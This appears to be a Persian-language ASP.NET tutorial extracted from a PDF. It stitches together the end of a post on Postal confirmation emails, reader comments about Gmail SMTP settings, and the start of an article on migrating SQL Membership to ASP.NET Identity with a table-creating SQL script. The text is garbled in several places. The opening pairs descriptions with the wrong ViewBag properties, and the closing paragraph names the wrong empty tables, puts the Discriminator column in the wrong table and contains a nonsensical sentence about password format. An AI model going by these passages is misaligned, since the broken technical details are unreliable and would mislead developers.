این فایل، قالب ایمیل‌های شما خواهد بود. ایمیل‌ها در حال حاضر بصورت `plain text` ارسال می‌شوند. برای اطلاعات بیشتر درباره ایمیل‌های HTML و امکانات پیشرفته‌تر به [سایت پژوهه Postal](#) مراجعه کنید. همانطور که مشاهده می‌کنید در این نما همان خاصیت‌های دینامیک تعریف شده را فراخوانی می‌کنیم تا مقادیر لازم را بدست آوریم.

آدرس ایمیل گیرنده را نشان می‌دهد. `ViewBag.To` نام کاربر جاری را نمایش می‌دهد. `ViewBag.UserName` شناسه تولید شده برای تایید کاربر است. `ViewBag.ConfirmationToken`

در این قالب لینکی به متده `RegisterConfirmation` در کنترلر `Account` وجود دارد که شناسه تایید را نیز با پارامتری بنام `id` انتقال می‌دهد. یک فایل `_ViewStart.cshtml` هم در این پوشه بسازید و کد آن را با لیست زیر جایگزین کنید.

```
@{ Layout = null; /* Overrides the Layout set for regular page views. */ }
```

نظرات خوانندگان

نویسنده: محسن خان
تاریخ: ۲۲:۱۴ ۱۳۹۲/۱۰/۱۹

با تشکر از شما. لطفا View ایمیل ارسالی را (متن حاوی لینک) که توسط کتابخانه `Postal` پردازش می‌شود، نیز ارسال نمائید. چون الان به نظر متد `SendEmailConfirmation` مشخص نیست چه متنی را ارسال می‌کند و چطور آن متن را دریافت می‌کند.

نویسنده: آرمین ضیاء
تاریخ: ۲۳:۷ ۱۳۹۲/۱۰/۱۹

با تشکر از شما، پست بروز رسانی شد.

نویسنده: کاربر
تاریخ: ۱۶:۵۲ ۱۳۹۲/۱۱/۰۵

با تشکر لطفا تنظیمات `smtp` مربوطه رو هم قرار بدید سایت سازنده تنظیمات رو در وب کانفیگ قرار داده بود، برای جیمیل من تنظیمات زیر رو مینویسم ولی خطای `timed out` میده

```
<system.net>
<mailSettings>
<smtp >
  <network host="smtp.gmail.com" userName="My Gmail Email"
  password="my Password" enableSsl="true" port="465" defaultCredentials="true"/>
</smtp>
</mailSettings>
</system.net>
```

لطفا راهنمایی بفرمایید با تشکر

نویسنده: آرمین ضیاء
تاریخ: ۱۹:۵۲ ۱۳۹۲/۱۱/۰۵

```
<system.net>
<mailSettings>
  <smtp deliveryMethod="Network" from="armin.zia@gmail.com">
    <network host="smtp.gmail.com" port="587" defaultCredentials="false" enableSsl="true"
    userName="YOUR-EMAIL" password="YOUR-PASSWORD" />
  </smtp>
</mailSettings>
</system.net>
```

نویسنده: داود
تاریخ: ۰:۲۷ ۱۳۹۲/۱۲/۰۵

اگر بخوایم کاربر در فرم لاگین هم با `username` و هم با `email` که تأیید شده وارد بشه باید چه کار کنیم؟

نویسنده: Mr.J
تاریخ: ۱۵:۱۳ ۱۳۹۳/۰۲/۰۱

سلام
من دقیقا طبق دستورات بالا کدهام رو نوشتم اما این خطارو میگیره...

The SMTP host was not specified.

و در قسمت web.config اصلی سایت هم این کدهارو اضافه کردم

```
<system.net>
<mailSettings>
<smtp from="my_gmail">
  <network host="smtp.gmail.com" port="587" defaultCredentials="false" enableSsl="true"
  userName="my_gmail" password="mypassword" />
</smtp>
</mailSettings>
</system.net>
```

مشکل از کجاست.


نویسنده: وحید نصیری
تاریخ: ۱۷:۱۲ ۱۳۹۳/۰۲/۰۱

نباید مشکلی باشد. مگر اینکه محل قرارگیری تنظیمات system.net شما توسط برنامه قابل یافت شدن نباشد. مثلا آنرا داخل system.web قرار داده باشید یا مکان دیگری. یک مدخل مجزا و مستقل است. همچنین اگر سایت چندین وب کانفیگ دارد (مانند برنامه‌های ASP.NET MVC)، وب کانفیگ موجود در ریشه سایت باید تنظیم شود و نه مورد موجود در پوششی Views برنامه.


در این مقاله مهاجرت یک اپلیکیشن وب که توسط SQL Membership ساخته شده است را به سیستم جدید بررسی می‌کنیم. برای این مقاله از یک قالب اپلیکیشن وب (Web Forms) که توسط Visual Studio 2010 ساخته شده است برای ساختن کاربران و نقش‌ها استفاده می‌کنیم. سپس با استفاده از یک SQL Script دیتابیس موجود را به دیتابیسی که ASP.NET نیاز دارد تبدیل می‌کنیم. در قدم بعدی پکیج‌های مورد نیاز را به پروژه اضافه می‌کنیم و صفحات جدیدی برای مدیریت حساب‌های کاربری خواهیم ساخت. بنویان یک تست، کاربران قدیمی که توسط SQL Membership ساخته شده بودند باید قادر باشند به سایت وارد شوند. همچنین کاربران جدید باید بتوانند بدون هیچ مشکلی در سیستم ثبت نام کنند. سورس کد کامل این مقاله را می‌توانید از [این لینک](#) دریافت کنید.

یک اپلیکیشن با SQL Membership بسازید

برای شروع به اپلیکیشنی نیاز داریم که از SQL Membership استفاده می‌کند و دارای داده‌هایی از کاربران و نقش‌ها است. برای این مقاله، بگذارید پروژه جدیدی توسط VS 2010 بسازیم.



حال با استفاده از ابزار ASP.NET Configuration .oldUser و .oldAdminUser دو کاربر جدید بسازید:



Home

Security

Application

Provider

You can use the Web Site Administration Tool to manage all the security (rules for controlling access to parts of your application).

By default, user information is stored in a Microsoft SQL Server Express different provider.

[Use the security Setup Wizard to configure security step by step.](#)

Click the links in the table to manage the settings for your application.

Users

Existing users: 2

[Create user](#)

[Manage users](#)

[Select authentication type](#)

نقش جدیدی با نام Admin بسازید و کاربر oldAdminUser را به آن اضافه کنید.


Roles

Existing roles: 1

[Disable Roles](#)


[Create or Manage roles](#)

بخش جدیدی با نام Admin در سایت خود بسازید و فرمی بنام Default.aspx به آن اضافه کنید. همچنین فایل web.config این قسمت را طوری پیکربندی کنید تا تنها کاربرانی که در نقش Admin هستند به آن دسترسی داشته باشند. برای اطلاعات بیشتر به [این لینک](#) مراجعه کنید.



پنجره Server Explorer را باز کنید و جداول ساخته شده توسط SQL Membership را بررسی کنید. اطلاعات اصلی کاربران که برای ورود به سایت استفاده می‌شوند، در جداول **aspnet_Membership** و **aspnet_Users** ذخیره می‌شوند. داده‌های مربوط به نقش‌ها نیز در جدول **aspnet_Roles** ذخیره خواهند شد. رابطه بین کاربران و نقش‌ها نیز در جدول **aspnet_UsersInRoles** ذخیره می‌شود، یعنی اینکه هر کاربری به چه نقش‌هایی تعلق دارد.

برای مدیریت اساسی سیستم عضویت، مهاجرت جداول ذکر شده به سیستم جدید ASP.NET Identity کفایت می‌کند.



مهاجرت به Visual Studio 2013


برای شروع ابتدا Visual Studio 2013 for Web یا Visual Studio Express 2013 را نصب کنید.

حال پروژه ایجاد شده را در نسخه جدید ویژوال استودیو باز کنید. اگر نسخه ای از SQL Server Express را روی سیستم خود نصب نکرده باشید، هنگام باز کردن پروژه پیغامی به شما نشان داده می‌شود. دلیل آن وجود رشته اتصالی است که از SQL Server Express استفاده می‌کند. برای رفع این مساله می‌توانید SQL Express را نصب کنید، و یا رشته اتصال را طوری تغییر دهید که از LocalDB استفاده کند.

فایل web.config را باز کرده و رشته اتصال را مانند تصویر زیر ویرایش کنید.

```
<configuration>
  <connectionStrings>
    <add name="ApplicationServices"
      connectionString="data source=(LocalDb)\v11.0;Integrated Security=SSPI;AttachDBFilename=|DataDirectory|\aspnetdb.mdf"
      providerName="System.Data.SqlClient" />
  </connectionStrings>
```

پنجره Server Explorer را باز کنید و مطمئن شوید که الگوی جداول و داده‌ها قابل رویت هستند. سیستم ASP.NET Identity با نسخه 4.5 دات نت فریم ورک و بالاتر سازگار است. پس نسخه فریم ورک پروژه را به آخرین نسخه (4.5.1) تغییر دهید.



پروژه را Build کنید تا مطمئن شوید هیچ خطای وجود ندارد.

NuGet پکیج‌های

در پنجره Solution Explorer روی نام پروژه خود کلیک راست کرده، و گزینه Manage NuGet Packages را انتخاب کنید. در قسمت جستجوی دیالوگ باز شده، عبارت "Microsoft.AspNet.Identity.EntityFramework" را وارد کنید. این پکیج را در لیست نتایج انتخاب کرده و آن را نصب کنید. نصب این بسته، نیازمندی‌های موجود را بصورت خودکار دانلود و نصب می‌کند:

ASP.NET Identity Core و **EntityFramework**

آخر را نادیده بگیرید).

Microsoft.AspNet.Identity.Owin

Microsoft.Owin.Host.SystemWeb

Microsoft.Owin.Security.Facebook

Microsoft.Owin.Security.Google

Microsoft.Owin.Security.MicrosoftAccount

Microsoft.Owin.Security.Twitter

SQLMembership-Identity-OWIN - Manage NuGet Packages

Include Prerelease Sort by: Relevance

asp.net identity

DotNetOpenAuth extensions for ASP.NET (WebPages)
Allow your web visitors to log into your web site using accounts they already have with popular services.

Thinktecture.IdentityModel
Helper library for identity & access control in .NET 4.0/WIF and .NET 4.5 (includes MVC4 and Web API support).

Microsoft ASP.NET Identity EntityFrame...
ASP.NET Identity providers that use Entity Framework. **Install**

Microsoft ASP.NET Identity Core
Core interfaces for ASP.NET Identity.

Microsoft ASP.NET Razor
This package contains the runtime assemblies for ASP.NET Web Pages.

Microsoft ASP.NET Web Pages
This package contains core runtime assemblies shared between ASP.NET MVC and ASP.NET Web Pages.

DotNetOpenAuth OpenID InfoCard Relying Party ASP.NET...
Allow your web site's visitors to log in using InfoCards.

Created by: Microsoft
Id: Microsoft.AspNet.Identity.EntityFramework
Version: 1.0.0
Last Published: 10/17/2013
Downloads: 6966
License
View License
Report Abuse
Description:
ASP.NET Identity providers that use Entity Framework.
Tags: Identity Membership
Dependencies:
Microsoft.AspNet.Identity.Core (>= 1.0.0)
EntityFramework (>= 6.0.0)
Each item above may have sub-dependencies subject to additional license agreements.

1 2 3 4 5 >


Close

مهاجرت دیتابیس فعلی به سیستم ASP.NET Identity

قدم بعدی مهاجرت دیتابیس فعلی به الگویی است، که سیستم ASP.NET Identity به آن نیاز دارد. بدین منظور ما یک اسکریپت SQL را اجرا می‌کنیم تا جداول جدیدی بسازد و اطلاعات کاربران را به آنها انتقال دهد. فایل این اسکریپت را می‌توانید از لینک [دریافت کنید](https://github.com/suhasj/SQLMembership-Identity-OWIN).

این اسکریپت مختص این مقاله است. اگر الگوی استفاده شده برای جداول سیستم عضویت شما ویرایش/سفارشی-سازی شده باشد این اسکریپت را هم بر اساس این تغییرات بروز رسانی کنید.

پنجره Server Explorer را باز کنید. گره اتصال ApplicationServices را باز کنید تا جداول را مشاهده کنید. روی گره Tables کلیک راست کرده و گزینه New Query را انتخاب کنید.



در پنجره کوئری باز شده، تمام محتويات فایل *Migrations.sql* را کپی کنید. سپس اسکریپت را با کلیک کردن دکمه **Execute** اجرا کنید.

```

SQLQuery1.sql * X
B1615B31750BE7C9C207609833D8K

DROP TABLE AspNetUserRoles;

DROP TABLE AspNetUserClaims;

DROP TABLE AspNetUserLogins;


DROP TABLE AspNetRoles;

DROP TABLE AspNetUsers;

CREATE TABLE [dbo].[AspNetUsers] (
    [Id] NVARCHAR (128) NOT NULL,
    [UserName] NVARCHAR (MAX) NULL,
    [PasswordHash] NVARCHAR (MAX) NULL,
    [SecurityStamp] NVARCHAR (MAX) NULL,
    [Discriminator] NVARCHAR (128) NOT NULL,
    [ApplicationId] UNIQUEIDENTIFIER NOT NULL,
    [PasswordFormat] INT DEFAULT ((0)) NULL,
    [PasswordSalt] NVARCHAR (128) NULL,
    [LegacyPasswordHash] NVARCHAR (MAX) NULL,
    [LoweredUserName] NVARCHAR (256) NOT NULL,
    [MobileAlias] NVARCHAR (16) DEFAULT (NULL) NULL,
    [IsAnonymous] BIT DEFAULT ((0)) NOT NULL,
    [LastActivityDate] DATETIME NOT NULL,
    [MobilePIN] NVARCHAR (16) NULL,
    [Email] NVARCHAR (256) NULL,
    [LoweredEmail] NVARCHAR (256) NULL,
    [PasswordQuestion] NVARCHAR (256) NULL,
    [PasswordAnswer] NVARCHAR (128) NULL,
    [IsApproved] BIT NOT NULL,
    [IsLockedOut] BIT NOT NULL,
    [CreateDate] DATETIME NOT NULL,
    [LastLoginDate] DATETIME NOT NULL,
    [LastPasswordChangedDate] DATETIME NOT NULL,
    [LastLockoutDate] DATETIME NOT NULL,
    [FailedPasswordAttemptCount] INT NOT NULL,
    [FailedPasswordAttemptWindowStart] DATETIME NOT NULL,
    [FailedPasswordAnswerAttemptCount] INT NOT NULL,
)

```

ممکن است با اخطاری موافق شوید مبنی بر آنکه امکان حذف (drop) بعضی از جداول وجود نداشت. دلیلش آن است که چهار عبارت اولیه در این اسکریپت، تمام جداول مربوط به Identity را در صورت وجود حذف می‌کنند. از آنجا که با اجرای اولیه این اسکریپت چنین جداولی وجود ندارند، می‌توانیم این خطاهای را نادیده بگیریم. حال پنجه Server Explorer را تازه (refresh) کنید و خواهید دید که پنج جدول جدید ساخته شده اند.



لیست زیر نحوه Map کردن اطلاعات از جداول Identity به سیستم SQL Membership را نشان می‌دهد.

aspnet_Roles --> **AspNetRoles**

aspnet_Users, aspnet_Membership --> **AspNetUsers**

aspnet_UsersInRoles --> **AspNetUserRoles**


جدول AspNetUsers و AspNetUserClaims خالی هستند. فیلد تفکیک کننده (Discriminator) در جدول AspNetUserLogins باید مطابق نام کلاس مدل باشد، که در مرحله بعدی تعریف خواهد شد. همچنین ستون 'password' در فرم 'Format' به 'Format' می‌باشد. این شما را قادر می‌سازد تا از رمزنگاری برای ذخیره و بازیابی کلمه‌های عبور استفاده 